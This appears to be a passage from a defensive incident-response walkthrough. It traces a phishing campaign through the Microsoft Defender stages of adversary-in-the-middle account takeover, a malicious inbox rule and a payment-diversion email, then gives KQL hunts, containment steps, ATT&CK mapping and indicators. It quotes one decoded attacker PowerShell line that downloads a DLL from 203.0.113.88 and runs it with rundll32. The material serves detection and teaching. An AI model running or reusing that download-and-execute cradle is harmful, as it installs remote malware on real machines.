 What Q5 returns, drawn as a tree: explorer → wscript → powershell → rundll32, plus a logon task
// Q6 - decode the -enc blob in place (PowerShell encodes UTF-16LE, so strip the NUL bytes)
DeviceProcessEvents
| where Timestamp > datetime(2026-10-20)
| where FileName =~ "powershell.exe" and ProcessCommandLine has "-enc"
| extend Blob = extract(@"(?i)-enc(?:odedcommand)?\s+([A-Za-z0-9+/=]{20,})", 1, ProcessCommandLine)
| extend Decoded = replace_regex(base64_decode_tostring(Blob), @"\x00", "")
| project Timestamp, DeviceName, InitiatingProcessFileName, Decoded
1
2
$u='http://203.0.113.88/d/WinUpdate.dll';$o="$env:APPDATA\WinUpdate.dll";
(New-Object Net.WebClient).DownloadFile($u,$o);Start-Process rundll32.exe "$o,Start"
// Q7 - is it still talking? Measure the cadence per process
DeviceNetworkEvents
| where Timestamp > datetime(2026-10-20)
| where RemoteIP == "203.0.113.88"
| sort by DeviceName asc, InitiatingProcessFileName asc, Timestamp asc
| extend GapSec = iff(DeviceName == prev(DeviceName) and InitiatingProcessFileName == prev(InitiatingProcessFileName),
                      datetime_diff("second", Timestamp, prev(Timestamp)), long(null))
| summarize Connections = count(), FirstSeen = min(Timestamp), LastSeen = max(Timestamp),
            MedianGapSec = percentile(GapSec, 50)
    by DeviceName, InitiatingProcessFileName
| DeviceName | Process | Connections | FirstSeen | LastSeen | MedianGapSec |
|---|---|---|---|---|---|
| FIN-LT-017 | powershell.exe | 1 | 09:33:16 | 09:33:16 | |
| FIN-LT-017 | rundll32.exe | 58 | 09:33:25 | 14:21:35 | 303 |
A 303-second median gap with ±2 s of jitter is a machine, not a person. This host is the first thing you isolate.
The account takeover
// Q8 - Priya's successful sign-ins around the incident
EntraIdSignInEvents
| where Timestamp between (datetime(2026-10-20 07:00) .. datetime(2026-10-20 15:00))
| where AccountUpn =~ "priya.nair@contoso.com" and ErrorCode == 0
| project Timestamp, IPAddress, Country, OSPlatform, UserAgent, IsManaged, IsCompliant, SessionId
| sort by Timestamp asc
| Timestamp (UTC) | IPAddress | Country | Client | IsCompliant |
|---|---|---|---|---|
| 07:55:02 | 192.0.2.10 (corporate egress) | US | Edge 130 on Windows, FIN-LT-042 | 1 |
| 09:23:10 | 203.0.113.150 (VPN exit) | RO | Chrome 129 on Linux | 0 |
Ninety seconds after the attachment opened, the same account signed in from a non-compliant Linux box on a VPN exit. That’s the AiTM proxy replaying her session.
EntraIdSignInEventsreplacedAADSignInEventsBetaon 19 October 2026. Older queries are migrated automatically, but write new ones against the new name. The table needs Microsoft Entra ID P2.
// Q9 - follow the attacker's IP through the mailbox
CloudAppEvents
| where Timestamp > datetime(2026-10-20)
| where IPAddress == "203.0.113.150"
| project Timestamp, AccountDisplayName, Application, ActionType, UserAgent
| sort by Timestamp asc
| Timestamp (UTC) | ActionType | What it was |
|---|---|---|
| 09:24:02 | MailItemsAccessed | Synced the Inbox (312 items) |
| 09:26:47 | New-InboxRule | The hiding and forwarding rule (Q10) |
| 10:02:31 | Send | Email to treasury@contoso.com |
| 12:40:15 | MailItemsAccessed | Read the folder the rule hides mail in |
// Q10 - pull the rule's parameters out of RawEventData
CloudAppEvents
| where Timestamp > datetime(2026-10-20)
| where Application == "Microsoft Exchange Online"
| where ActionType in ("New-InboxRule", "Set-InboxRule")
| mv-apply p = RawEventData.Parameters on (
    summarize Rule      = take_anyif(tostring(p.Value), tostring(p.Name) == "Name"),
              ForwardTo = take_anyif(tostring(p.Value), tostring(p.Name) in ("ForwardTo", "ForwardAsAttachmentTo", "RedirectTo")),
              MoveTo    = take_anyif(tostring(p.Value), tostring(p.Name) == "MoveToFolder"),
              Words     = take_anyif(tostring(p.Value), tostring(p.Name) == "SubjectOrBodyContainsWords"))
| project Timestamp, AccountDisplayName, IPAddress, Rule, ForwardTo, MoveTo, Words
| Rule | ForwardTo | MoveTo | Words |
|---|---|---|---|
. | ap.contoso@securemail-hub.net | RSS Subscriptions | invoice;payment;bank;remittance;INV-88412 |
A rule named with a single dot, so nobody notices it in Outlook. It forwards anything about money to the same address as the original Reply-To, and buries the local copy in a folder nobody opens. Then the attacker used the mailbox to send this:
// Q11 - what left the compromised mailbox after 09:23
EmailEvents
| where Timestamp > datetime(2026-10-20 09:23)
| where SenderFromAddress =~ "priya.nair@contoso.com" and EmailDirection == "Intra-org"
| project Timestamp, RecipientEmailAddress, Subject, NetworkMessageId
| Timestamp (UTC) | Recipient | Subject |
|---|---|---|
| 09:52:18 | phish-reports@contoso.com | FW: Action Required: Overdue Invoice INV-88412 - Payment Hold |
| 10:02:31 | treasury@contoso.com | Northwind Traders - updated bank details for INV-88412 |
The first row is Priya reporting the phish. The second is the attacker, and Q9 proves it: the Send came from 203.0.113.150 through OWA, not from her laptop. That second email is a payment-diversion attempt against a real supplier.
Step 6: Build the Timeline
 The report arrived at 09:52. Triage started at 13:40.
The technical story is clear. The uncomfortable one is the gap: 3 hours 48 minutes between a user doing exactly the right thing and the SOC picking it up. During that window the BEC email went out, the second wave landed, and 45 beacons fired. User reports deserve an SLA, and in Defender for Office 365 Plan 2 they can trigger an automated investigation on arrival.
Step 7: Contain, in This Order
Order matters. Cut live access first, preserve evidence before deleting anything, and only then clean up.
1. Isolate FIN-LT-017. It’s beaconing right now. Isolate it from the device page (or select the DeviceId in hunting results and choose Take actions → Isolate device), and collect an investigation package while you’re there.
2. Kill Priya’s sessions, then reset. A password reset alone does nothing to a stolen session token.
1
2
3
Connect-MgGraph -Scopes "User.RevokeSessions.All"
Revoke-MgUserSignInSession -UserId "priya.nair@contoso.com"
# then reset the password and review her registered auth methods for anything the attacker added
3. Export the inbox rule as evidence, then remove it. Check mailbox-level forwarding too.
1
2
3
4
5
Connect-ExchangeOnline
$rules = Get-InboxRule -Mailbox "priya.nair@contoso.com"
$rules | Export-Clixml .\IR-2026-1022_priya_inboxrules.xml
$rules | Where-Object { $_.ForwardTo -match "securemail-hub" -or $_.Name -eq "." } | Remove-InboxRule -Confirm:$false
Get-Mailbox "priya.nair@contoso.com" | Format-List ForwardingSmtpAddress, DeliverToMailboxAndForward
4. Stop the money. Call Treasury and put a hold on the bank-detail change, then verify with Northwind Traders using a phone number you already have, not one from the email. This is the step that prevents the actual loss.
5. Purge every delivered copy. In Defender for Office 365 Plan 2, remediate from advanced hunting: run a query that returns the message copies, select them, and choose Take actions → Delete email → Soft delete. Microsoft recommends this over the old Purview search-and-purge, and classic Content Search was retired in August 2025.
// rows to remediate: the campaign plus the BEC message sent from Priya's mailbox
EmailEvents
| where Timestamp > datetime(2026-10-20)
| where SenderFromDomain =~ "contoso-payments.co"
    or (SenderFromAddress =~ "priya.nair@contoso.com" and Subject has "updated bank details")
| where LatestDeliveryLocation !in ("Quarantine", "Dropped")
| project Timestamp, NetworkMessageId, RecipientEmailAddress, EmailDirection, SenderFromAddress, Subject, LatestDeliveryLocation
Marta Rossi’s copy never reached a mailbox. It sits in quarantine, which is handled separately.
6. Block across mail and endpoint. A plain domain entry in the Tenant Allow/Block List also covers its subdomains, so one URL entry handles both invoice-portal. and m365-auth..
1
2
3
New-TenantAllowBlockListItems -ListType Sender   -Block -NoExpiration -Entries "contoso-payments.co","securemail-hub.net" -Notes "IR-2026-1022"
New-TenantAllowBlockListItems -ListType Url      -Block -NoExpiration -Entries "contoso-payments.co","securemail-hub.net" -Notes "IR-2026-1022"
New-TenantAllowBlockListItems -ListType FileHash -Block -NoExpiration -Entries "dad5e05a5dfbdd0fbdf24f5d6ec8f04fd147cb00a3e4d1c8a50b9ed1377a0395" -Notes "IR-2026-1022"
Add Defender for Endpoint indicators for the C2 IP 203.0.113.88 and the ZIP, JS and DLL hashes (Settings → Endpoints → Indicators).
7. Eradicate on the endpoint. Remove the OneDriveSyncHelper scheduled task and %APPDATA%\WinUpdate.dll, or better, reimage FIN-LT-017. Release isolation only once it’s clean.
Step 8: Harden So It Doesn’t Repeat
| Control | What it would have stopped |
|---|---|
| Domain impersonation protection (anti-phishing policy) for your domains and key suppliers, plus the first-contact safety tip | The lookalike lure reaching inboxes unflagged |
| Phishing-resistant MFA (FIDO2 / passkeys) for finance roles | The AiTM page relaying a usable sign-in |
| Conditional Access requiring a compliant device | The replayed session from a non-compliant Linux box |
| Block external auto-forwarding (outbound spam policy) | The inbox rule silently forwarding finance mail out |
Safe Attachments, plus extra scrutiny for .html / .htm from first-contact senders | The HTML redirector that Safe Links never sees |
DMARC p=reject on contoso.com (it’s currently p=none), and an SPF record trimmed to real senders | Exact-domain spoofing of your own brand, the next campaign’s easier route |
| An SLA and automated investigation on user-reported phish | The 3 h 48 m gap |
A Hunting Pack You Can Keep
These generalize the case into queries worth saving.
// H1 - devices that reached a known phishing host, followed by a non-compliant sign-in for that user (AiTM)
let phishHosts = dynamic(["contoso-payments.co"]);
DeviceNetworkEvents
| where Timestamp > ago(7d) and RemoteUrl has_any (phishHosts)
| project VisitTime = Timestamp, DeviceName, AccountUpn = InitiatingProcessAccountUpn, RemoteUrl
| join kind=inner (
    EntraIdSignInEvents
    | where Timestamp > ago(7d) and ErrorCode == 0 and IsCompliant == 0
    | project SignInTime = Timestamp, AccountUpn, IPAddress, Country, UserAgent
  ) on AccountUpn
| where SignInTime between (VisitTime .. (VisitTime + 30m))
// H2 - inbox rules that forward or redirect outside the organisation
CloudAppEvents
| where Timestamp > ago(30d)
| where Application == "Microsoft Exchange Online" and ActionType in ("New-InboxRule", "Set-InboxRule")
| mv-apply p = RawEventData.Parameters on (
    where tostring(p.Name) in ("ForwardTo", "ForwardAsAttachmentTo", "RedirectTo")
    | project Target = tostring(p.Value))
| where Target !endswith "@contoso.com"
| project Timestamp, AccountDisplayName, IPAddress, ActionType, Target
// H3 - HTML attachments from first-contact external senders
EmailAttachmentInfo
| where Timestamp > ago(7d)
| where FileName endswith ".html" or FileName endswith ".htm"
| join kind=inner (
    EmailEvents
    | where Timestamp > ago(7d) and EmailDirection == "Inbound" and IsFirstContact == 1
    | project NetworkMessageId, RecipientEmailAddress, SenderFromDomain, DeliveryAction
  ) on NetworkMessageId, RecipientEmailAddress
| summarize Recipients = dcount(RecipientEmailAddress), Files = make_set(FileName, 10) by SenderFromDomain, DeliveryAction
| sort by Recipients desc
// H4 - delivered mail where composite authentication failed
EmailEvents
| where Timestamp > ago(7d) and EmailDirection == "Inbound" and DeliveryAction == "Delivered"
| extend Auth = parse_json(AuthenticationDetails)
| where tostring(Auth.CompAuth) == "fail"
| summarize Messages = count(), Recipients = dcount(RecipientEmailAddress) by SenderFromDomain, SenderMailFromDomain
| sort by Recipients desc
CloudAppEventsonly has Exchange activity if the Microsoft 365 connector is enabled in Defender for Cloud Apps (Settings → Cloud apps → App connectors → Microsoft 365 activities). Check this before you need it.
MITRE ATT&CK Mapping
| Tactic | Technique | Evidence |
|---|---|---|
| Initial Access | T1566.001 Spearphishing Attachment | INV-88412.html credential redirector |
| Initial Access | T1566.002 Spearphishing Link | invoice-portal link served a ZIP |
| Execution | T1204.002 User Execution: Malicious File | Marcus opened INV-88412.js |
| Execution | T1059.007 JavaScript | wscript.exe ran the dropper |
| Execution | T1059.001 PowerShell | Hidden, encoded download cradle |
| Defense Evasion | T1027 Obfuscated Files or Information | -enc payload, join(".") host assembly |
| Defense Evasion | T1218.011 Rundll32 | WinUpdate.dll,Start |
| Persistence | T1053.005 Scheduled Task | OneDriveSyncHelper at logon |
| Command and Control | T1071.001 Web Protocols | ~5-minute HTTPS beacon to 203.0.113.88 |
| Credential Access | T1557 Adversary-in-the-Middle | Proxied Microsoft 365 sign-in page |
| Initial Access | T1078.004 Valid Accounts: Cloud Accounts | Sign-in as Priya from 203.0.113.150 |
| Defense Evasion | T1564.008 Email Hiding Rules | Rule . moves finance mail to RSS Subscriptions |
| Collection | T1114.003 Email Forwarding Rule | Forward to ap.contoso@securemail-hub[.]net |
| Impact | T1656 Impersonation | Bank-detail change request to Treasury |
Indicators
| Type | Indicator | Context |
|---|---|---|
| Domain | contoso-payments[.]co | Lookalike sender domain, registered 2026-10-18 |
| Domain | invoice-portal.contoso-payments[.]co | Link landing page, serves the ZIP |
| Domain | m365-auth.contoso-payments[.]co | AiTM sign-in page (from the attachment) |
| Domain | securemail-hub[.]net | Reply-To and forwarding collector |
| Domain | mailer.swiftinvoice-cdn[.]net | Envelope sender (bulk mailer) |
ap.contoso@securemail-hub[.]net | Reply-To and inbox-rule forward target | |
| IP | 198.51.100.23, 198.51.100.24 | Sending MTAs (waves 1 and 2) |
| IP | 198.51.100.61 | Phishing web host |
| IP | 203.0.113.47 | Submission client WIN-QK2L7M1 |
| IP | 203.0.113.150 | Attacker sign-in (VPN exit) |
| IP | 203.0.113.88 | Second-stage download and C2 |
| SHA-256 | dad5e05a5dfbdd0fbdf24f5d6ec8f04fd147cb00a3e4d1c8a50b9ed1377a0395 | INV-88412.html |
| SHA-256 | 35a1c165464b78c75e2cbd2124c69ca71c743826616c8d00e292285c1b1e6a25 | INV-88412_Secure.zip |
| SHA-256 | b1a4785f5138a61a5cd1b7edb018725755b798b492864ca7d05e45e4b8ba8260 | INV-88412.js |
| SHA-256 | e365392c386936ea46ffe323930a331444022faf4bbab863a82026188acbd8b3 | WinUpdate.dll |
| Persistence | Scheduled task OneDriveSyncHelper | FIN-LT-017 |
The Analyst Checklist
- Read
Receivedbottom-up. Trust starts at the first hop your gateway wrote; record that IP. - Compare
From,Return-Path,Reply-Toand DKIMd=. Mismatched identities are the story. - “SPF pass, DKIM pass” means nothing without alignment. Read
dmarc=andcompauth=. - Parse the
.eml; never open it. Decode every parameter and hash every attachment. - Scope by domain and sending infrastructure, not by the reported address.
- Check clicks and attachment opens. Safe Links never sees an HTML attachment.
- Follow the user to identity: sign-ins, inbox rules, sent mail.
- Contain in order: live C2, sessions, rules, money, then purge, block and eradicate.
- Measure the time from report to triage, and fix it.
References
- Microsoft Learn, advanced hunting tables: EmailEvents · UrlClickEvents · EntraIdSignInEvents · CloudAppEvents
- Anti-spam message headers (X-Forefront-Antispam-Report fields and compauth reason codes)
- Take action on advanced hunting results
- Allow or block URLs using the Tenant Allow/Block List
- Revoke-MgUserSignInSession and revoking user access in Microsoft Entra ID
- MITRE ATT&CK: T1566 Phishing · T1557 Adversary-in-the-Middle · T1564.008 Email Hiding Rules